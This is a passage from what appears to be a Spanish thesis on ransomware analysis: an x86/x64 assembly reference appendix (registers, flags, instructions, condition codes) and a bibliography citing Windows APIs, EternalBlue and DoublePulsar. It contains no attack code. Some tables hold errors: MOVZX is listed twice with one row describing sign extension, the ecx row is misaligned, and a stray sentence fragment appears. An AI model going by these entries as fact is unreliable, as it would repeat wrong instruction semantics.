<sup>2</sup><https://www.dcs.bbk.ac.uk/site/assets/files/1029/50yearsofcomputing.pdf>

<sup>3</sup><https://www.spiceworks.com/tech/tech-general/articles/machine-vs-assembly-language>

## Definición

El lenguaje ensamblador es un lenguaje de bajo nivel que se utiliza para representar instrucciones del procesador de manera directa, debido a que tienen una correspondencia directa con el código binario, es decir, al código máquina. De esta manera se convirtió en la base fundamental de la computación.

Los lenguajes de programación se traducen a ensamblador mediante su compilador, de forma que los programas puedan ser procesados por la máquina a un formato que pueda procesar. Existen excepciones, como Java, que no traduce el código completamente a ensamblador, sino que realiza una traducción parcial a un formato especial denominado *bytecode*, que se interpreta por una máquina virtual propia.

## Arquitecturas CISC y RISC

El lenguaje ensamblador varía dependiendo de la arquitectura, la cual definirá cómo un procesador lleva a cabo las instrucciones, el tipo de datos que maneja y los registros que soporta en los múltiples ciclos de reloj. Estas diferencias suelen ser significativas, afectando tanto al conjunto de instrucciones como a la gestión de la memoria.

### Arquitectura CISC (Complex Instruction Set Computer)

Se caracteriza por soportar instrucciones complejas que se ejecutan a lo largo de múltiples ciclos de reloj y cuenta con un amplio repertorio de instrucciones, lo que permite operaciones avanzadas directamente entre la memoria y los registros internos. La familia x86/x64 es la más representativa de esta arquitectura, siendo predominante en procesadores Intel y AMD, que se utilizan en ordenadores y servidores.

### Arquitectura RISC (Reduced Instruction Set Computer)

Se caracteriza por hacer uso de instrucciones simples que se ejecutan en un único ciclo de reloj, de tamaño fijo y con una selección limitada de formatos. En esta arquitectura, el acceso a memoria se realiza únicamente con instrucciones específicas de carga (*load*) y de almacenamiento (*store*). La arquitectura ARM es la más representativa de esta arquitectura, siendo predominante en dispositivos móviles y sistemas embebidos.

CISC	RISC
Gran repertorio de instrucciones y modos de direccionamiento	Repertorio limitado de instrucciones y modos de direccionamiento
Instrucciones que pueden tardar varios ciclos de reloj	Instrucciones que tardan un único ciclo de reloj
Enfocado en software	Enfocado en hardware
Más lento	Más rápido
Más costoso	Menos costoso

Cuadro A.1: Comparativa entre arquitecturas CISC y RISC

En el contexto de este proyecto se prioriza la familia x86/x64 de la arquitectura CISC, ya que es la más común en los equipos afectados por ransomware y en los entornos de ingeniería inversa utilizados.

## Arquitectura CISC: Familia x86/x64

La familia x86 corresponde a procesadores de 32 bit y x64 está diseñada para procesadores de 64 bits, que tiene compatibilidad con las instrucciones de 32 bits.

### Conceptos básicos

El lenguaje ensamblador de la familia x86/x64 se caracteriza por el uso de registros internos, instrucciones complejas, direccionamiento flexible y compatibilidad extendida. A continuación, se describen los registros más utilizados en las arquitecturas x86 y x64.

### Registros generales

#### x86: Registros de 32 bits

Registro de 32 bits	Subregistro de 16 bits	Subregistro de 8 bits (bajo)	Subregistro de 8 bits (alto)
eax	ax	al	ah
ebx	bx	bl	bh
ecx	cl	ch	
edx	dx	dl	dh
esi	si	sil	—
edi	di	dil	—
ebp	bp	bpl	—
esp	sp	spl	—




Figura A.1: Partes de un registro de 32 bits (EAX)

### x64: Registros de 64 bits

Registro de 64 bits	Subregistro de 32 bits	Subregistro de 16 bits	Subregistro de 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cl	
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b




Figura A.2: Partes de un registro de 64 bits (RAX)

## Descripción de los registros principales

Registro	Función
rax / eax / ax / al / ah	Registro acumulador. Se usa para operaciones aritméticas, interrupciones y entrada/salida.
rbx / ebx / bx / bl / bh	Registro base. Almacena direcciones de memoria y se emplea en interrupciones.
rcx / ecx / cx / cl / ch	Registro contador. Se utiliza para bucles, desplazamientos e interrupciones.
rdx / edx / dx / dl / dh	Registro de datos. Auxiliar para operaciones aritméticas, E/S e interrupciones.
rsi / esi / si / sil	Índice de origen. Puntero para el origen de datos.
rdi / edi / di / dil	Índice de destino. Puntero de destino en instrucciones de copia o comparación.
rbp / ebp / bp / bpl	Puntero base. Apunta a la base de la pila, común en funciones.
rsp / esp / sp / spl	Puntero de pila. Apunta a la cima de la pila.
r8-r15 / r8d-r15d / r8w-r15w / r8b-r15b	Registros extendidos. Se utilizan como auxiliares en operaciones adicionales.

## Registros de segmento

Los registros de segmento son registros de 16 bits que permiten dividir la memoria en bloques lógicos denominados segmentos, donde cada uno de estos registros almacena la dirección base de un segmento concreto. El acceso a una dirección específica dentro de un segmento se consigue con un *desplazamiento*, que indica la posición relativa dentro de ese segmento.

La segmentación facilita la organización del espacio de memoria y permite una gestión más eficiente del código, los datos y la pila en arquitecturas como x86<sup>4</sup>.

---

<sup>4</sup><https://www.sciencedirect.com/topics/computer-science/segment-register>

Registro	Descripción
CS	Registro de segmento de código. Indica dónde se encuentra el código ejecutable del programa en la memoria.
DS	Registro de segmento de datos. Señala la ubicación de los datos del programa.
SS	Registro de segmento de pila. Especifica la posición del segmento que contiene la pila.
ES	Registro auxiliar de segmento. Utilizado como segmento adicional para datos.
FS	Registro auxiliar de segmento. Su uso depende del sistema operativo, pero comúnmente está asociado a estructuras como el TEB.
GS	Registro auxiliar de segmento. Similar a FS, utilizado para propósitos específicos del sistema, como el acceso a datos del PEB.

## Registros especiales

Los registros especiales son fundamentales para el control del flujo de la ejecución y el estado interno de la CPU. Estos registros no se utilizan para operaciones aritméticas o de almacenamiento de datos generales, sino que tienen funciones específicas acerca del control del programa y la gestión del estado del procesador<sup>5</sup>.

Registro (64 bits)	Registro (32 bits)	Registro (16 bits)	Descripción
rip	eip	ip	Registro de puntero de instrucción. Contiene la dirección (offset) de la próxima instrucción a ejecutar.
rflags	eflags	flags	Registro de estado. Indica el resultado de las operaciones lógicas o aritméticas, y controla el comportamiento de ciertas instrucciones de la CPU.

## Registro de flags

El registro **rflags/eflags** es un registro especial que contiene múltiples bits denominados *flags* (banderas), que permiten a la CPU conocer el estado de una operación anterior, controlar el flujo de ejecución o gestionar aspectos del sistema operativo. Los bits no listados en la tabla A se consideran reservados o no utilizados<sup>6</sup>.

<sup>5</sup>[https://pdos.csail.mit.edu/6.828/2008/readings/i386/s02\\_03.htm](https://pdos.csail.mit.edu/6.828/2008/readings/i386/s02_03.htm)

<sup>6</sup><https://www.intel.com/content/www/us/en/content-details/671200>

<b>Bit</b>	<b>Flag</b>	<b>Tipo</b>	<b>Descripción</b>
0	Carry Flag (CF)	Estado	Indica si una operación aritmética ha generado acarreo.
2	Parity Flag (PF)	Estado	Indica si el número de bits activos (1s) es par.
4	Adjust Flag (AF)	Estado	Usado para operaciones BCD, indica acarreo entre la parte baja y alta.
6	Zero Flag (ZF)	Estado	Se activa si el resultado de la operación es cero.
7	Sign Flag (SF)	Estado	Refleja el signo del resultado: 0 positivo, 1 negativo.
8	Trap Flag (TF)	Control	Permite ejecución en modo paso a paso para depuración.
9	Interrupt Enable Flag (IF)	Control	Activa (1) o desactiva (0) las interrupciones de hardware.
10	Direction Flag (DF)	Control	Controla la dirección de procesamiento de datos en cadenas.
11	Overflow Flag (OF)	Estado	Se activa si hubo desbordamiento en una operación aritmética.
12–13	I/O Privilege Level (IOPL)	Sistema	Nivel de privilegio de E/S (0 a 3) usado por el sistema operativo.
14	Nested Task (NT)	Sistema	Indica si hay una tarea anidada activa.
16	Resume Flag (RF)	Sistema	Impide que una excepción de depuración vuelva a activarse inmediatamente.
17	Virtual-8086 Mode (VM)	Sistema	Indica si está en modo virtual 8086.
18	Alignment Check (AC)	Sistema	Permite verificación de alineamiento si está activado en CR0.
19	Virtual Interrupt Flag (VIF)	Sistema	Réplica virtual de IF usada en entornos virtualizados.
20	Virtual Interrupt Pending (VIP)	Sistema	Indica si hay una interrupción virtual pendiente.
21	Identification Flag (ID)	Sistema	Permite el uso de la instrucción CPUID.

## Registro específico de modelo de procesador – MSR

MSR (*Model-Specific Register*) es un tipo especial de registro con información y control específico del modelo del procesador.

## Instrucciones de carácter general

Existen numerosas instrucciones en lenguaje ensamblador, cuyo comportamiento varía dependiendo de la arquitectura del sistema y del conjunto de instrucciones soportado. Además, muchas de estas instrucciones cuentan con múltiples variantes en su sintaxis y parámetros, lo cual amplía su funcionalidad según el contexto de uso.

Para una referencia detallada y oficial de todas las instrucciones, se recomienda consultar la guía *Intel® 64 and IA-32 Architectures Software Developer's Manual*, donde se documenta exhaustivamente las instrucciones disponibles, su codificación binaria y efectos en los registros y banderas.

No obstante, se lista en la siguiente tabla un conjunto común de instrucciones, cuyo formato y comportamiento representativo se resume a continuación.

Instrucción	Operación	Explicación
ADD dst, src	dst := dst + src	Almacena en dst la suma de dst y src.
AND dst, src	dst := dst AND src	Realiza una operación AND entre los bits de dst y src.
BT src[bit]	Flags := src[bit]	Comprueba si un bit específico de src está activado.
BSF dst, src	dst := ÍndiceBitMásBajo(src)	Almacena en dst la posición (índice) del bit activado más bajo en src.
BSR dst, src	dst := ÍndiceBitMásAlto(src)	Almacena en dst la posición (índice) del bit activado más alto en src.
BSWAP src	src := ReverseBytes(src)	Invierte el orden de los bytes de src.
CALL src	PUSH IP ; JMP src	Almacena la dirección de retorno en la pila y transfiere la ejecución a src.
CMP dst, src	Flags := dst - src	Compara dst con src, modificando las flags.
CMOVcc dst, src	dst := src (si condición)	Transfiere el valor de src a dst si se cumple la condición (cc).
CMPXCHG dst, src	dst := CmpAndSwap(dst, src) (usa acumulador)	Compara acumulador (AL/AX/EAX/RAX) con dst y realiza intercambio si son iguales.
CPUID src	src := CPUInfo	Recupera información del procesador.
DEC src	src := src - 1	Decrementa el valor de src en 1.
DIV src	Cociente := Dividendo / src Resto := Dividendo % src	División sin signo. Dividendo: AX/DX:AX/EDX:EAX/RDX:RAX Cociente: AL/AX/EAX/RAX Resto: AH/DX/EDX/RDX
HLT	-	Detiene la CPU hasta recibir una interrupción.
IDIV src	Cociente := Dividendo / src Resto := Dividendo % src	División con signo. Mismos registros que DIV.
IMUL src	Producto := Acumulador * src	Multiplicación con signo. Producto: AX/DX:AX/EDX:EAX/RDX:RAX
IMUL mult, src	dst := mult * src	Multiplicación con signo entre operandos.
IN src	dst := IOPORT[src]	Lee datos de un puerto de E/S (dst = AL/A-X/EAX).
INT src	-	Ejecuta interrupción usando IDT (Interrupt Descriptor Table).

Instrucción	Operación	Explicación
Jcc src	JMP src (si condición)	Salto condicional a src basado en flags (cc).
JMP src	JMP src	Salto incondicional a src.
LEA dst, src	dst := Dirección(src)	Carga en dst la dirección efectiva de src.
LOCK	-	Prefijo para operaciones atómicas en multiprocesadores.
MOV dst, src	dst := src	Copia valor de src a dst.
MOVSB	ES:[R E]DI := DS:[R E]SI Incrementa punteros	Copia 1 byte entre memoria usando SI/DI.
MOVZX dst, src	dst := ExtensiónConSigno(src)	Extiende src a dst manteniendo signo.
MOVZX dst, src	dst := ExtensiónConCeros(src)	Extiende src a dst con ceros.
NOP	-	No operación (1 ciclo de reloj).
OR dst, src	dst := dst OR src	Operación OR bit a bit.
PAUSE	-	Optimiza consumo en bucles de espera multihilo.
POP dst	dst := [SP] ; SP += tamaño	Extrae valor de la pila a dst.
PUSH src	[SP] := src ; SP -= tamaño	Introduce valor en la pila.
RDTSC	EDX:EAX := TimeStamp-Counter	Devuelve contador de ciclos del procesador.
RET	POP IP	Retorno desde subrutina.
ROL dst, src	dst := RotaciónIzquierda(dst, src)	Rota bits hacia izquierda.
ROR dst, src	dst := RotaciónDerecha(dst, src)	Rota bits hacia derecha.
SHL dst, src	dst := DesplazamientoIzquierda(dst, src)	Desplaza bits hacia izquierda (multiplica por 2).
SHR dst, src	dst := DesplazamientoDerecha(dst, src)	Desplaza bits hacia derecha (divide entre 2).
STOS	ES:[R E]DI := AL/AX/EAX Incrementa puntero	Almacena acumulador en memoria.
SYSCALL	-	Llamada al sistema en modo x64 (usa MSR).
SYSENTER	-	Llamada rápida al sistema en modo protegido.
TEST dst, src	Flags := dst AND src	Operación AND sin guardar resultado (solo flags).
XCHG dst, src	dst <->src	Intercambia valores entre dst y src.
XOR dst, src	dst := dst XOR src	Operación XOR bit a bit.

## Tipos de comparaciones condicionales (cc)

Las instrucciones condicionales como `CMOVcc` o `Jcc` dependen del valor de ciertas *banderas* del registro `EFLAGS` para decidir si una operación se ejecuta o no. Estas condiciones representadas por sufijos, `cc` que significan *códigos de condición*. Cada uno evalúa una condición específica en base a los valores de los bits del registro de banderas. A continuación se detallan los principales tipos:

ción, se listan los códigos de condición más comunes junto a su significado<sup>7</sup>.

Comparación cc	Descripción
A	Si mayor, sin signo (CF=0 y ZF=0)
AE	Si mayor o igual, sin signo (CF=0)
B	Si menor, sin signo (CF=1)
BE	Si menor o igual, sin signo (CF=1 o ZF=1)
C	Si hay acarreamiento (CF=1)
CXZ	Si registro CX = 0
ECXZ	Si registro ECX = 0
E	Si igual (ZF=1)
G	Si mayor, con signo (ZF=0 y SF=OF)
GE	Si mayor o igual, con signo (SF=OF)
L	Si menor, con signo (SF≠OF)
LE	Si menor o igual, con signo (ZF=1 o SF≠OF)
NA	Si no es mayor, sin signo (CF=1 o ZF=1)
NAE	Si no es mayor o igual, sin signo (CF=1)
NB	Si no es menor, sin signo (CF=0)
NBE	Si no es menor o igual, sin signo (CF=0 y ZF=0)
NC	Si no hay acarreamiento (CF=0)
NE	Si distinto (ZF=0)
NG	Si no es mayor, con signo (ZF=1 o SF≠OF)
NGE	Si no es mayor o igual, con signo (SF≠OF)
NL	Si no es menor, con signo (SF=OF)
NLE	Si no es menor o igual, con signo (ZF=0 y SF=OF)
NO	Si no hay desbordamiento (OF=0)
NP	Si no hay paridad (PF=0)
NS	Si no es negativo, es decir positivo (SF=0)
NZ	Si no es cero (ZF=0)
O	Si hay desbordamiento (OF=1)
P	Si hay paridad (PF=1)
PE	Si paridad par (PF=1)
PO	Si paridad impar (PF=0)
S	Si es negativo (SF=1)
Z	Si es cero (ZF=1)

<sup>7</sup> [https://c9x.me/x86/html/file\\_module\\_x86\\_id\\_146.html](https://c9x.me/x86/html/file_module_x86_id_146.html)





# Bibliografía

- [1] S. Poudyal, D. Dasgupta, Z. Akhtar y K. D. Gupta, “Malware analytics: Review of data mining, machine learning and big data perspectives,” en *2019 IEEE Symposium Series on Computational Intelligence (SSCI)*, Consultado el 26 de junio de 2025, dic. de 2019, págs. 2453-2460. DOI: [10.1109/SSCI44817.2019.9002996](https://doi.org/10.1109/SSCI44817.2019.9002996).
- [2] AV-ATLAS. “Malware & pua - statistics.” Consultado el 26 de junio de 2025. (2025), dirección: <https://portal.av-atlas.org/malware/statistics>.
- [3] C. Ventures. “Global cybersecurity spending to exceed \$1.75 trillion from 2021 to 2025.” Consultado el 26 de junio de 2025. (sep. de 2021), dirección: <https://cybersecurityventures.com/cybersecurity-spending-2021-2025/>.
- [4] Symantec. “Wannacry: Lessons learned, one year later.” Consultado el 26 de junio de 2025. (mayo de 2018), dirección: <https://www.security.com/feature-stories/wannacry-lessons-learned-1-year-later>.
- [5] Malwarebytes. “State of malware report q4 2017.” Consultado el 26 de junio de 2025. (2018), dirección: [https://go.malwarebytes.com/CTNTState-of-MalwareQ417\\_press.html](https://go.malwarebytes.com/CTNTState-of-MalwareQ417_press.html).
- [6] Coveware. “Ransomware amounts rise 3x in q2 as ryuk & sodinokibi spread.” Consultado el 26 de junio de 2025. (jul. de 2019), dirección: <https://www.coveware.com/blog/2019/7/15/ransomware-amounts-rise-3x-in-q2-as-ryuk-amp-sodinokibi-spread>.
- [7] Microsoft Docs. “entry (Punto de entrada).” Consultado el 20 de abril de 2025. (abr. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/build/reference/entry-entry-point-symbol?view=msvc-170>.
- [8] Microsoft Docs. “WinMain (Punto de entrada de la aplicación).” Consultado el 20 de abril de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/learnwin32/winmain--the-application-entry-point>.
- [9] Glassdoor. “Sueldo medio de analistas de malware en España.” Consultado el 28 de junio de 2025. (mar. de 2025), dirección: [https://www.glassdoor.es/Salaries/malware-analyst-salary-SRCH\\_KO0,15.htm](https://www.glassdoor.es/Salaries/malware-analyst-salary-SRCH_KO0,15.htm).
- [10] S. S. España. “Cotización y recaudación de trabajadores.” Consultado el 30 de junio de 2025. (jun. de 2025), dirección: <https://www.seg-social.es/wps/portal/wss/internet/Trabajadores/CotizacionRecaudacionTrabajadores/36537?changeLanguage=es>.
- [11] B. O. del Estado. “Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal - Artículo 264.” Consultado el 30 de junio de 2025. (jun. de 2024), dirección: <https://www.boe.es/buscar/act.php?id=BOE-A-1995-25444#a264>.
- [12] P. E. y Consejo de la Unión Europea. “Directiva 2013/40/UE relativa a los ataques contra los sistemas de información.” Consultado el 30 de junio de 2025. (ago. de 2013), dirección: <https://eur-lex.europa.eu/legal-content/ES/TXT/HTML/?uri=CELEX:32013L0040>.

- [13] P. E. y Consejo de la Unión Europea. “Directiva (UE) 2022/2555 del Parlamento Europeo y del Consejo - NIS 2.” Consultado el 30 de junio de 2025. (dic. de 2022), dirección: <https://eur-lex.europa.eu/legal-content/ES/TXT/HTML/?uri=CELEX:32022L2555>.
- [14] I. CrowdStrike Holdings. “Crowdstrike reports fourth quarter and fiscal year 2025 financial results.” Consultado el 30 de junio de 2025. (mar. de 2025), dirección: <https://ir.crowdstrike.com/news-releases/news-release-details/crowdstrike-reports-fourth-quarter-and-fiscal-year-2025>.
- [15] I. SentinelOne. “Sentinelone announces fourth quarter and fiscal year 2025 financial results.” Consultado el 30 de junio de 2025. (mar. de 2025), dirección: <https://investors.sentinelone.com/press-releases/news-details/2025/SentinelOne-Announces-Fourth-Quarter-and-Fiscal-Year-2025-Financial-Results/default.aspx>.
- [16] Microsoft Docs. “InternetOpenA.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetopena>.
- [17] Microsoft Docs. “InternetOpenUrlA.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetopenurla>.
- [18] Microsoft Docs. “InternetCloseHandle.” Consultado el 20 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetclosehandle>.
- [19] Microsoft Docs. “GetModuleFileNameA.” Consultado el 20 de abril de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea>.
- [20] Microsoft Docs. “\_\_argc, \_\_argv, \_\_wargv.” Consultado el 20 de abril de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/argc-argv-wargv?view=msvc-170>.
- [21] Microsoft Docs. “sprintf.” Consultado el 20 de abril de 2025. (abr. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/sprintf-sprintf-l-swprintf-swprintf-l?view=msvc-170>.
- [22] Microsoft Docs. “OpenSCManagerA.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-openscmanagera>.
- [23] Microsoft Docs. “CreateServiceA.” Consultado el 20 de abril de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-createservicea>.
- [24] Microsoft Docs. “StartServiceA.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-startservicea>.
- [25] Microsoft Docs. “FindResourceA.” Consultado el 20 de abril de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-findresourcea>.
- [26] Microsoft Docs. “LoadResource.” Consultado el 20 de abril de 2025. (jun. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/libloaderapi/nf-libloaderapi-loadresource>.
- [27] Microsoft Docs. “LockResource.” Consultado el 20 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/libloaderapi/nf-libloaderapi-lockresource>.
- [28] Microsoft Docs. “SizeofResource.” Consultado el 20 de abril de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/libloaderapi/nf-libloaderapi-sizeofresource>.
- [29] Microsoft Docs. “MoveFileExA.” Consultado el 20 de abril de 2025. (jun. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-movefileexa>.

- [30] Microsoft Docs. “CreateFileA.” Consultado el 20 de abril de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-createfilea>.
- [31] Microsoft Docs. “WriteFile.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-writefile>.
- [32] Microsoft Docs. “CreateProcessA.” Consultado el 20 de abril de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa>.
- [33] Microsoft Docs. “OpenServiceA.” Consultado el 20 de abril de 2025. (sep. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-openservicea>.
- [34] Microsoft Docs. “ChangeServiceConfig2A.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-changeserviceconfig2a>.
- [35] Microsoft Docs. “RegisterServiceCtrlHandlerA.” Consultado el 20 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-registerservicectlhandlera>.
- [36] Microsoft Docs. “\_beginthread y \_beginthreadex.” Consultado el 20 de abril de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/cpp/c-runtime-library/reference/beginthread-beginthreadex>.
- [37] Q. ThreatPROTECT. “Eternalblue smb exploit.” Consultado el 1 de mayo de 2025. (abr. de 2017), dirección: <https://threatprotect.qualys.com/2017/04/24/eternalblue-smb-exploit/>.
- [38] Microsoft Docs. “socket.” Consultado el 20 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsock2/nf-winsock2-socket>.
- [39] Microsoft Docs. “2.2.4.47 smb\_com\_transaction2\_secondary (0x33).” Consultado el 20 de abril de 2025. (jun. de 2024), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/80207e03-6cd6-4bbe-863f-db52f4d2cb1a](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/80207e03-6cd6-4bbe-863f-db52f4d2cb1a).
- [40] Microsoft Docs. “GetAdaptersInfo.” Consultado el 20 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/iphlpapi/nf-iphlpapi-getadaptersinfo>.
- [41] Microsoft Docs. “Códigos de error del sistema (0-499).” Consultado el 20 de abril de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/debug/system-error-codes--0-499->.
- [42] Microsoft Docs. “LocalAlloc.” Consultado el 20 de abril de 2025. (sep. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-localalloc>.
- [43] Microsoft Docs. “inet\_addr.” Consultado el 20 de abril de 2025. (ago. de 2023), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/winsock/nf-winsock-inet\\_addr](https://learn.microsoft.com/es-es/windows/win32/api/winsock/nf-winsock-inet_addr).
- [44] Microsoft Docs. “memset, wmemset.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/cpp/c-runtime-library/reference/memset-wmemset?view=msvc-170>.
- [45] MITRE. “Cwe-680: Integer overflow to buffer overflow.” Consultado el 20 de abril de 2025. (abr. de 2025), dirección: <https://cwe.mitre.org/data/definitions/680.html>.
- [46] Microsoft Docs. “2.2.4.52 smb\_com\_negotiate.” Consultado el 20 de abril de 2025. (jun. de 2025), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/96ccc2bd-67ba-463a-bb73-fd6a9265199e](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/96ccc2bd-67ba-463a-bb73-fd6a9265199e).

- [47] Microsoft Docs. “2.2.4.53 smb\_com\_session\_setup\_andx.” Consultado el 20 de abril de 2025. (jun. de 2025), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/d902407c-e73b-46f5-8f9e-a2de2b6085a2](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/d902407c-e73b-46f5-8f9e-a2de2b6085a2).
- [48] Microsoft Docs. “2.2.4.55 smb\_com\_tree\_connect\_andx.” Consultado el 20 de abril de 2025. (feb. de 2019), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/a105173a-d854-4950-be28-3d3240529ec3](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/a105173a-d854-4950-be28-3d3240529ec3).
- [49] Microsoft Docs. “2.2.4.33 smb\_com\_transaction.” Consultado el 20 de abril de 2025. (sep. de 2023), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/0ed1ad9f-ab96-4a7a-b94a-0915f3796781](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/0ed1ad9f-ab96-4a7a-b94a-0915f3796781).
- [50] Microsoft Docs. “NTSTATUS codes.” Consultado el 20 de abril de 2025. (ene. de 2020), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/2c9b7ac3-3dc8-4624-9ce4-80306c8c6d3a](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/2c9b7ac3-3dc8-4624-9ce4-80306c8c6d3a).
- [51] Microsoft Docs. “Comunicación entre procesos (IPC\$) y sesión nula.” Consultado el 20 de abril de 2025. (ene. de 2025), dirección: <https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/inter-process-communication-share-null-session>.
- [52] Microsoft Docs. “2.2.4.46 smb\_com\_transaction2 (0x32).” Consultado el 20 de abril de 2025. (jun. de 2024), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cifs/3d9d8f3e-dc70-410d-a3fc-6f4a881e8cab](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/3d9d8f3e-dc70-410d-a3fc-6f4a881e8cab).
- [53] Q. Security. “Doublepulsar backdoor spreading rapidly in the wild.” Consultado el 20 de abril de 2025. (2017), dirección: <https://threatprotect.qualys.com/2017/04/26/doublepulsar-backdoor-spreading-rapidly-in-the-wild/>.
- [54] M. Godbolt. “Dlobolt - compiler explorer for binaries.” Consultado el 20 de abril de 2025. (2025), dirección: <https://dlobolt.org/>.
- [55] Microsoft Docs. “CryptGenRandom.” Consultado el 25 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptgenrandom>.
